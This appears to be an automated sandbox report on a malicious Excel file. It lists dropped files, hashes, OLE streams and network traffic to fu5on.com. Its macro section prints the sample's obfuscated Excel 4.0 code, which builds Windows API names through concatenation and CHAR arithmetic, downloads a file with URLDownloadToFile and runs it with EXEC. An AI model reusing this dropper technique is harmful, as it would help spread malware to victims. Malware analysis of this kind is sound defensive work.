SSDEEP:	6144:63ZrFLPodmRqyAVYtlKsVLCyo7NtbcY7uLaG/9t7+MT:6JFPM8R3AsB+bjej/9cA
MD5:	AE999A25BAA4ADC92B17AB2F2216ED17
SHA1:	1F89A708B1499E81EE996A0712CFE00139756195
SHA-256:	0E40D0F29221A3C2C618B0763A8D56BA5F878AF6C162914D90DF1F5F1923202A
SHA-512:	83222B6BA8C208B5C14B1DED0E6500E8351F839A03710B8B5FC5E7AAA41B70B50716C45FF63C9E34601B99082AB5D0715E7803C8AF6F05ECBACF57AAF4D805A8
Malicious:	false
Reputation:	low

C:\Users\user\AppData\Local\Temp\1DDE0000	
Preview:	.V.N.0..4..y;J\@B.QS....A.>..o..~.6..=.nH..4DTb..s.....j.U..>HkjrV.H..[!MS...?.OR..`.......Z|.6..:...M.I...Ei.-h.*.....z."...:...z>.]RnM...8.b..V.Q..f..wN...z.^...sNI."..OF.DJ.ZI. ..G..Up...-@.r^.......@.AMg.....sz~..A..d.f.C..\Jh..?0.w....9t..8.^.(n.....F.g..Kk..q....%l8.*'Vi..1I...4...(ed..t.....K.d.....T#}.{.Lo.+........"...&.2=..2.=../.^*..,#..q3...._.fD0..p.9..).....M6 '7.{...9Y....s.Ft9S...}.....g.z...E....v.....rh....YM..tZHM[.8.M.O.....PK.....!.C.T.....e.....[Content_Types].xml ...(..... ....

C:\Users\user\AppData\Local\Temp\CabE754.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Microsoft Cabinet archive data, 58936 bytes, 1 file
Category:	dropped
Size (bytes):	58936
Entropy (8bit):	**7.994797855729196**
Encrypted:	**true**
SSDEEP:	768:A2CCXehkvodpN73AJjDzh85ApA37vK5clxQh+aLE/sSkoWYrgEHqCinmXdBDz2mi:i/LAvEZrGclx0hoW6qCLdNz2pj
MD5:	E4F1E21910443409E81E5B55DC8DE774
SHA1:	EC0885660BD216D0CDD5E6762B2F595376995BD0
SHA-256:	CF99E08369397577BE949FBF1E4BF06943BC8027996AE65CEB39E38DD3BD30F5
SHA-512:	2253849FADBCDF2B10B78A8B41C54E16DB7BB300AAA1A5A151EDA2A7AA64D5250AED908C3B46AFE7262E66D957B255F6D57B6A6BB9E4F9324F2C22E9BF088246
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	MSCF....8.....,.....I.....S.....LQ.v .authroot.stl..0(/.5..CK..8T....c_.d...:.(.....].M$[v.4CH)-.%.QIR..$t)Kd...D.....3.n..u.....|..=H4.U=...X..qn.+S..^J.....y.n.v.XC... 3a.!.....]...c(...p..]..M.....4.....i...}C.@.[..#xUU..*D..agaV..2.|.g...Y..j.^..@.Q.....n7R...`.../..s...f...+...c..9+[.|0.'..2!.s....a.....w.t:..L!.s....`.O>.`#..'.pfi7.U.....s..^...wz.A.g.Y.... ....g.....:7{.O.....N.....C..?....P0$.Y..?m....Z0.g3.>W0&.y](....].`>... ..R.qB..f.....y.cEB.V=.....hy}....t6b.q./~.p.....60...eCS4.o.....d..}.<,nh..;.....)....e..\....Cxj...f.8.Z..&..G..... ..b.....OGQ.V..q..Y.....q...0..V.Tu?.Z..r...J...>R.ZsQ...dn.0.<...o.K....\|.....Q...'....X..C.....a;.*..Nq..x.b4..1,}.'.....z.N.N...Uf.q'.>}.....o\.cD"0.'.Y.....SV..g...Y.....o.=.....k..u. .s.kV?@....M...S.n^.:G.....U.e.v..>...q.'..$.)3..T...r.!.m.....6...r,lH.B <.ht..8.s..u[.N.dL.%...q....g..;T..l..5...\.....g...`.....A$:.....

C:\Users\user\AppData\Local\Temp\TarE755.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	152533
Entropy (8bit):	6.31602258454967
Encrypted:	false
SSDEEP:	1536:SIPLlYy2pRSjgCyrYBb5HQop4Ydm6CWku2PtIz0jD1rfJs42t6WP:S4LIpRScCy+fdmcku2PagwQA
MD5:	D0682A3C344DFC62FB18D5A539F81F61
SHA1:	09D3E9B899785DA377DF2518C6175D70CCF9DA33
SHA-256:	4788F7F15DE8063BB3B2547AF1BD9CDBD0596359550E53EC98E532B2ADB5EC5A
SHA-512:	0E884D65C738879C7038C8FB592F53DD515E630AEACC9D9E5F9013606364F092ACF7D832E1A8DAC86A1F0B0E906B2302EE3A840A503654F2B39A65B2FEA04EC
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	0..S...*.H.....S.0..S....1.0...`.H.e.....0..C...+.....7.....C.0..C.0...+.....7.....2010122149042..0...+.....0..C.0..*.....`...@.,..0..0.r1...0...+.....7..~1.....D...0...+.....7..i1...0... +.....7<..0 ..+.....7...1.....@N...%.=.,..0$..+.....7...1.....`@V'..%..*..S.Y.00..+.....7..b1". .].L4.>..X...E.W..'.....-@w0Z..+.....7...1L.JM.i.c.r.o.s.o.f.t. .R.o.o.t. .C.e.r.t.i.f.i.c.a.t.e. .A.u.t.h.o.r.i.t.y...0.,.....[./..ulv..%1...0...+.....7..h1.....6.M...0...+.....7..~1.....0...+.....7...1...0...+.....0 ..+.....7...1...O..V.....b0$..+.....7...1...>.)....s,.=$.~R.'..00..+. ....7..b1". [x.....[....3x:_....7.2...Gy.cS.0D..+.....7...16.4V.e.r.i.S.i.g.n. .T.i.m.e. .S.t.a.m.p.i.n.g. .C.A...0.....4...R....2.7.. ...1..0...+.....7..h1.....o&...0...+.....7..i1...0...+.....7<..0 ..+.....7...1...lo...^....[...J@0$..+.....7...1...J\u".F....9.N...`...00..+.....7..b1". ...@.....G..d..m..$.....X...}0B..+.....7...14.2M.i.c.r.o.s.o.f.t. .R.o.o.t. .A.u.t.h.o

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Read-Only, Directory, ctime=Tue Oct 17 10:04:00 2017, mtime=Sun Nov 29 12:53:42 2020, atime=Sun Nov 29 12:53:42 2020, length=12288, window=hide
Category:	dropped
Size (bytes):	867
Entropy (8bit):	4.472593618392289
Encrypted:	false
SSDEEP:	12:85Qd8FcLgXg/XAlCPCHaXgzB8IB/O7X+WnicvbPbDtZ3YilMMEpxRljKYyTdJP9O:85bFK/XTwz6IgYePDv3qnqrNru/
MD5:	1D464A55B57E187413A9A4B3089C3896
SHA1:	2A503A5EBE20C1F1D1434E7260AB260D1A84C245
SHA-256:	2D215FAD2290D067674C9D9213DBAE834B96804821F6B933EB281D732E5C63B0
SHA-512:	E091797D8183154CB75812F62C453F286A7E4DFCBC9AFF2D3CCDD2B4EE96302614C1259B95CCA511BAB665FB9F142E51695BB17E33752A2D865CA8A6D4D99C4
Malicious:	false
Reputation:	low

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK	
Preview:	L.....F.....7G...M1.W....M1.W....0.....i....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....}Q.n..Desktop.d.....QK.X}Q.n*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....i.....-...8...[.....?J.....C:\Users\..#.....\\965969\Users.user\Desktop.....\....\....\....\....\.D.e.s.k.t.o.p.....:..,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....965969.....D_....3N...W...9r.[.*.....}EkD_....3N...W...9r.[.*.....}Ek....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\document-1333887362.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Aug 26 14:08:12 2020, mtime=Sun Nov 29 12:53:42 2020, atime=Sun Nov 29 12:53:42 2020, length=338432, window=hide
Category:	dropped
Size (bytes):	4236
Entropy (8bit):	4.507809041546108
Encrypted:	false
SSDEEP:	96:8wM/XLInrqQh2wM/XLInrqQh2wM/XLInrqQh2wM/XLInrqQ/:8RInuQERInuQERInuQERInuQ/
MD5:	19F00B0C034770F2294D363442D62572
SHA1:	7240474719CA50C2D8F655DE3A65B58CA19BE109
SHA-256:	31F1D8FDA785EE771649E2C28B2B579DDDA7C8B3DED71C864081169B9243A71A
SHA-512:	53A247C8DFCFEC4229A74C9F3AAA44886450A3ECD87B7AC081DDC56043A18CAD4D8F9E677A03FE297CC92A6E841AAE051427EF98CF80CCA505226F9199ED535
Malicious:	false
Reputation:	low
Preview:	L.....F.... ...$l...{...M1.W....?.W....*.....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....Q.y..Desktop.d.....QK.X.Q.y*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....x.2..,..}Q.n .DOCUME~1.XLS..\.....Q.y.Q.y*...8.....d.o.c.u.m.e.n.t.-.1.3.3.3.8.8.7.3.6.2...x.l.s.....-...8...[.....?J.....C:\Users\..#.....\\965969\Users.user\Desktop\document-1333887362.xls.....\....\....\....\.D.e.s.k.t.o.p.\.d.o.c.u.m.e.n.t.-.1.3.3.3.8.8.7.3.6.2...x.l.s.....:..,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....965969.....D_....3N.

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	232
Entropy (8bit):	4.711116806497415
Encrypted:	false
SSDEEP:	6:dj6Y9L8QtEL8QHY9L8QtEL8QHY9L8QtEL8QHY9L8Qz:dmBBBk
MD5:	77103A9EE13787B073EC2822F489D897
SHA1:	1C3749C035F85F8D06637BC671E6DD6B00ED8AFC
SHA-256:	8CE14A68D88B3D63F524BCC038D5BC760C5FD0EEB9554C7E7604C506803AE75E
SHA-512:	3E104CBE6F211316B06646A83EFB9370DD669A6E571C31F01F1C819748DD927D2A41A0E203C627BAA6EF23A4DD4EFA2C23D8D46ED71331AE3963FD789537D57
Malicious:	false
Reputation:	low
Preview:	Desktop.LNK=0..[xls]..document-1333887362.LNK=0..document-1333887362.LNK=0..[xls]..document-1333887362.LNK=0..document-1333887362.LNK=0..[xls]..document-1333887362.LNK=0..document-1333887362.LNK=0..[xls]..document-1333887362.LNK=0..

C:\Users\user\Desktop\CEDE0000	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Applesoft BASIC program data, first line number 16
Category:	dropped
Size (bytes):	398469
Entropy (8bit):	7.194972622943385
Encrypted:	false
SSDEEP:	6144:KcKoSsxzNDZLDZjlbR868O8KiA4XkXOn2xEtjPOtioVjDGUU1qfDlavx+W+LIfdX:qizo8RnsIROnr6n75YtsrG
MD5:	79DFFFCD2E36C3A63F3F0491DE76C6E1
SHA1:	FBD8D831897E709B544A37F4AA19364742251FEA
SHA-256:	810F3468CE48AD355AFF9ECF73CCBBAFC99C517F89C3D59759B4C572EAFEAD2D
SHA-512:	B36EEBEFD15A0DAA46A2EBE06129A41C7E2425C355F37656A7CFA557942C03EB4EEE7406CB445C30E3A0034EA80114DF7DAE67A5F6D5AB7190556540519340A5
Malicious:	false
Reputation:	low
Preview:	.....g2.....\.p.... B.....a.....=.....=.....i..9J.8.....X.@.....".....1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....>.....C.a.l.i.b.r.i.1.....?.....C.a.l.i.b.r.i.1.....4.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1...,..8.....C.a.l.i.b.r.i.1.....8.....C.a.l.i.b.r.i.1.....8.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1...h...8.....C.a.m.b.r.i.a.1.....<.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1

Static File Info

General

File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 6.2, Code page: 1251, Name of Creating Application: Microsoft Excel, Create T ime/Date: Sat Sep 16 01:00:00 2006, Last Saved Tim e/Date: Thu Nov 26 09:48:42 2020, Security: 0
Entropy (8bit):	7.5234718640432785
TrID:	• Microsoft Excel sheet (30009/1) 78.94% • Generic OLE2 / Multistream Compound File (8008/1) 21.06%
File name:	document-1333887362.xls
File size:	338944
MD5:	d73c6ac8fe30f97b9751740e5990cf40
SHA1:	66f33cf632df26d83ef1ecac6df9a0dd7471adda
SHA256:	9439721115621 81bc947f598310ba1868a32a18ad8344419af1e4654e472c49a
SHA512:	7da7a36a1cd8be880225d0fde0708719ebffb7e8004e0f9bc48855b8d1731afcb9f22f1e9b5f15ce2a46a05940a16c20b67b60a9459b2cc2095ad1b6d9ba379a
SSDEEP:	6144:QcKoSsxzNDZLDZjlbR868O8Kfc03pXOFq7uDphYHceXVhca+fMHLty/x2zZ8kpTU:4izo8RnsIROnr6n75YN
File Content Preview:	.....>..... ....

File Icon

Icon Hash:	e4eea286a4b4bcb4

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "document-1333887362.xls"

Indicators

Has Summary Info:	True
Application Name:	Microsoft Excel
Encrypted Document:	False
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	True
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary

Code Page:	1251
Author:	
Last Saved By:	
Create Time:	2006-09-16 00:00:00
Last Saved Time:	2020-11-26 09:48:42
Creating Application:	Microsoft Excel
Security:	0

Document Summary

Document Code Page:	1251
Thumbnail Scaling Desired:	False
Contains Dirty Links:	False

Document Summary	
Shared Document:	False
Changed Hyperlinks:	False
Application Version:	917504

Streams

Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5DocumentSummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.367004077607
Base64 Encoded:	False
Data ASCII:	. . . . + , . . 0 . . . . H . . . . P . . . . . X . . . . ` . . . . h . . . . p . . . . x . . . . D o c u S i g n . . . . 2 . . . . 3 . . . . 1 . . . . 4 . . . . 5 . . . .
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 00 01 00 00 08 00 00 00 01 00 00 00 48 00 00 00 17 00 00 00 50 00 00 00 0b 00 00 00 58 00 00 00 10 00 00 00 60 00 00 00 13 00 00 00 68 00 00 00 16 00 00 00 70 00 00 00 0d 00 00 00 78 00 00 00 0c 00 00 00 bf 00 00 00 02 00 00 00 e3 04 00 00

Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5SummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.25260634675
Base64 Encoded:	False
Data ASCII:	. . . . O h . . . . . + ' . . 0 . . . . @ . . . . H . . . . . . T . . . . ` . . . . x . . . . M i c r o s o f t E x c e l . @ . . . . . | . # . . . @ . . . . . . R . . . .
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 98 00 00 00 07 00 00 00 01 00 00 00 40 00 00 00 04 00 00 00 48 00 00 00 08 00 00 00 54 00 00 00 12 00 00 00 60 00 00 00 0c 00 00 00 78 00 00 00 0d 00 00 00 84 00 00 00 13 00 00 00 90 00 00 00 02 00 00 00 e3 04 00 00 1e 00 00 00 04 00 00 00

Stream Path: Workbook, File Type: Applesoft BASIC program data, first line number 16, Stream Size: 326317

General	
Stream Path:	Workbook
File Type:	Applesoft BASIC program data, first line number 16
Stream Size:	326317
Entropy:	7.65589543371
Base64 Encoded:	True
Data ASCII:	. . . . f 2 . . . . \\ . p . . . . B . . . . . a . . . . = ... = ... I . . 9 P . 8 . . . . X . @ . . . . . .
Data Raw:	09 08 10 00 00 06 05 00 66 32 cd 07 c9 80 01 00 06 06 00 00 e1 00 02 00 b0 04 c1 00 02 00 00 00 e2 00 00 00 5c 00 70 00 02 00 00 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20

Macro 4.0 Code

```
CALL("Ke"&????2!IE349&"32", "Cr"&????2!IG377&"yA", "JCJ", ????2!HV347&????2!HV362, 0)
```

```
CALL("U"&????2!IG367, "U"&????4!E65, "IICCII", 0, ????2!EE100, ????2!HV347&????2!HV362&????2!HV376, 0, 0)
```

```
=RUN(R59),,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,=RUN(????
4!D50),,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,"=CALL(""Ke""&????2!IE349&""32"",""Cr""&????2!IG377&""yA"",""JCJ"",????2!HV347&????2!HV362,0)",,,,,,,,,,,,,,,,,,,=RUN(??
??
5!A50),,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
```


,,
,,
,,,
,,

"=CALL(""Ke""&?????2!IE349&""32"",""Cr""&?????2!IG377&""yA"",""JCJ"",?????2!HV347,0)",,,,=RUN(????
1!M66),,"=CONCATENATE(E67,E68,E69,E70,E71,E72,E73,E74,E75,E76,E77,E78,E79,E80,E81,E82,E83)",,,,"=CHAR(SUM(F66,G66,H66))",25,35,25,"=CHAR(SUM(F67,
G67,H67))",20,42,20,"=CHAR(SUM(F68,G68,H68))",25,26,25,=CHAR(F69-G69-H69),100,22,10,=CHAR(F70-G70-H70),200,50,39,=CHAR(F71-G71-H71),500,300,81,=CHAR(F72+G72-H72),120,130,140
,=CHAR(F73+G73-H73),200,300,392,=CHAR(F74+G74-H74),400,500,789,=CHAR(F75-G75+H75),500,430,27,=CHAR(F76-G76+H76),310,270,60,=CHAR(F77-G77+H77),200,160,44,"=CHAR(SUM(F78,
G78,H78))",56,37,18,"=CHAR(SUM(F79,G79,H79))",27,18,25,"=CHAR(SUM(F80,G80,H80))",44,58,3,=CHAR(F81-G81-H81),384,115,161,=CHAR(F82-G82-H82),762,504,157,=CHAR(F83-G83-H83),501
,328,108

"=CALL(""U""&?????2!IG367,""U""&????4!E65,""IICCII"",0,?????2!EE100,?????2!HV347&?????2!HV362&?????2!HV376,0,0)"=EXEC(????3!W36&?????2!HV347&?????2!HV362&?????2!HV376)=HALT()

Network Behavior

Network Port Distribution



Total Packets: 30

- 53 (DNS)
- 443 (HTTPS)

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 29, 2020 05:53:43.580777884 CET	49165	443	192.168.2.22	67.212.179.162
Nov 29, 2020 05:53:43.709427118 CET	443	49165	67.212.179.162	192.168.2.22
Nov 29, 2020 05:53:43.709618092 CET	49165	443	192.168.2.22	67.212.179.162
Nov 29, 2020 05:53:43.717777014 CET	49165	443	192.168.2.22	67.212.179.162
Nov 29, 2020 05:53:43.846256018 CET	443	49165	67.212.179.162	192.168.2.22
Nov 29, 2020 05:53:43.849687099 CET	443	49165	67.212.179.162	192.168.2.22
Nov 29, 2020 05:53:43.849742889 CET	443	49165	67.212.179.162	192.168.2.22
Nov 29, 2020 05:53:43.849776030 CET	443	49165	67.212.179.162	192.168.2.22
Nov 29, 2020 05:53:43.850003004 CET	49165	443	192.168.2.22	67.212.179.162
Nov 29, 2020 05:53:43.864653111 CET	49165	443	192.168.2.22	67.212.179.162
Nov 29, 2020 05:53:43.993721008 CET	443	49165	67.212.179.162	192.168.2.22
Nov 29, 2020 05:53:43.994066954 CET	49165	443	192.168.2.22	67.212.179.162
Nov 29, 2020 05:53:45.396774054 CET	49165	443	192.168.2.22	67.212.179.162
Nov 29, 2020 05:53:45.565087080 CET	443	49165	67.212.179.162	192.168.2.22
Nov 29, 2020 05:53:49.429472923 CET	443	49165	67.212.179.162	192.168.2.22
Nov 29, 2020 05:53:49.429534912 CET	443	49165	67.212.179.162	192.168.2.22
Nov 29, 2020 05:53:49.429575920 CET	443	49165	67.212.179.162	192.168.2.22
Nov 29, 2020 05:53:49.429615974 CET	443	49165	67.212.179.162	192.168.2.22
Nov 29, 2020 05:53:49.429626942 CET	49165	443	192.168.2.22	67.212.179.162
Nov 29, 2020 05:53:49.429660082 CET	443	49165	67.212.179.162	192.168.2.22
Nov 29, 2020 05:53:49.429665089 CET	49165	443	192.168.2.22	67.212.179.162
Nov 29, 2020 05:53:49.429672003 CET	49165	443	192.168.2.22	67.212.179.162
Nov 29, 2020 05:53:49.429676056 CET	49165	443	192.168.2.22	67.212.179.162
Nov 29, 2020 05:53:49.429702044 CET	443	49165	67.212.179.162	192.168.2.22
Nov 29, 2020 05:53:49.429702997 CET	49165	443	192.168.2.22	67.212.179.162
Nov 29, 2020 05:53:49.429745913 CET	443	49165	67.212.179.162	192.168.2.22
Nov 29, 2020 05:53:49.429779053 CET	49165	443	192.168.2.22	67.212.179.162

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 29, 2020 05:53:49.429792881 CET	443	49165	67.212.179.162	192.168.2.22
Nov 29, 2020 05:53:49.429794073 CET	49165	443	192.168.2.22	67.212.179.162
Nov 29, 2020 05:53:49.429847002 CET	443	49165	67.212.179.162	192.168.2.22
Nov 29, 2020 05:53:49.429867029 CET	49165	443	192.168.2.22	67.212.179.162
Nov 29, 2020 05:53:49.429888010 CET	443	49165	67.212.179.162	192.168.2.22
Nov 29, 2020 05:53:49.429910898 CET	49165	443	192.168.2.22	67.212.179.162
Nov 29, 2020 05:53:49.429936886 CET	49165	443	192.168.2.22	67.212.179.162
Nov 29, 2020 05:53:49.435681105 CET	49165	443	192.168.2.22	67.212.179.162
Nov 29, 2020 05:53:49.435724974 CET	49165	443	192.168.2.22	67.212.179.162
Nov 29, 2020 05:53:49.558527946 CET	443	49165	67.212.179.162	192.168.2.22
Nov 29, 2020 05:53:49.558585882 CET	443	49165	67.212.179.162	192.168.2.22
Nov 29, 2020 05:53:49.558629036 CET	443	49165	67.212.179.162	192.168.2.22
Nov 29, 2020 05:53:49.558631897 CET	49165	443	192.168.2.22	67.212.179.162
Nov 29, 2020 05:53:49.558665991 CET	49165	443	192.168.2.22	67.212.179.162
Nov 29, 2020 05:53:49.558669090 CET	443	49165	67.212.179.162	192.168.2.22
Nov 29, 2020 05:53:49.558691025 CET	49165	443	192.168.2.22	67.212.179.162
Nov 29, 2020 05:53:49.558703899 CET	443	49165	67.212.179.162	192.168.2.22
Nov 29, 2020 05:53:49.558717012 CET	49165	443	192.168.2.22	67.212.179.162
Nov 29, 2020 05:53:49.558777094 CET	49165	443	192.168.2.22	67.212.179.162
Nov 29, 2020 05:53:49.563977003 CET	443	49165	67.212.179.162	192.168.2.22
Nov 29, 2020 05:53:49.564142942 CET	49165	443	192.168.2.22	67.212.179.162

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 29, 2020 05:53:43.419948101 CET	52197	53	192.168.2.22	8.8.8.8
Nov 29, 2020 05:53:43.557858944 CET	53	52197	8.8.8.8	192.168.2.22
Nov 29, 2020 05:53:44.347872972 CET	53099	53	192.168.2.22	8.8.8.8
Nov 29, 2020 05:53:44.375217915 CET	53	53099	8.8.8.8	192.168.2.22
Nov 29, 2020 05:53:44.388016939 CET	52838	53	192.168.2.22	8.8.8.8
Nov 29, 2020 05:53:44.415334940 CET	53	52838	8.8.8.8	192.168.2.22
Nov 29, 2020 05:53:44.914150953 CET	61200	53	192.168.2.22	8.8.8.8
Nov 29, 2020 05:53:44.949956894 CET	53	61200	8.8.8.8	192.168.2.22
Nov 29, 2020 05:53:44.962315083 CET	49548	53	192.168.2.22	8.8.8.8
Nov 29, 2020 05:53:44.997991085 CET	53	49548	8.8.8.8	192.168.2.22

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Nov 29, 2020 05:53:43.419948101 CET	192.168.2.22	8.8.8.8	0xfda2	Standard query (0)	fu5on.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Nov 29, 2020 05:53:43.557858944 CET	8.8.8.8	192.168.2.22	0xfda2	No error (0)	fu5on.com		67.212.179.162	A (IP address)	IN (0x0001)


HTTPS Packets

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
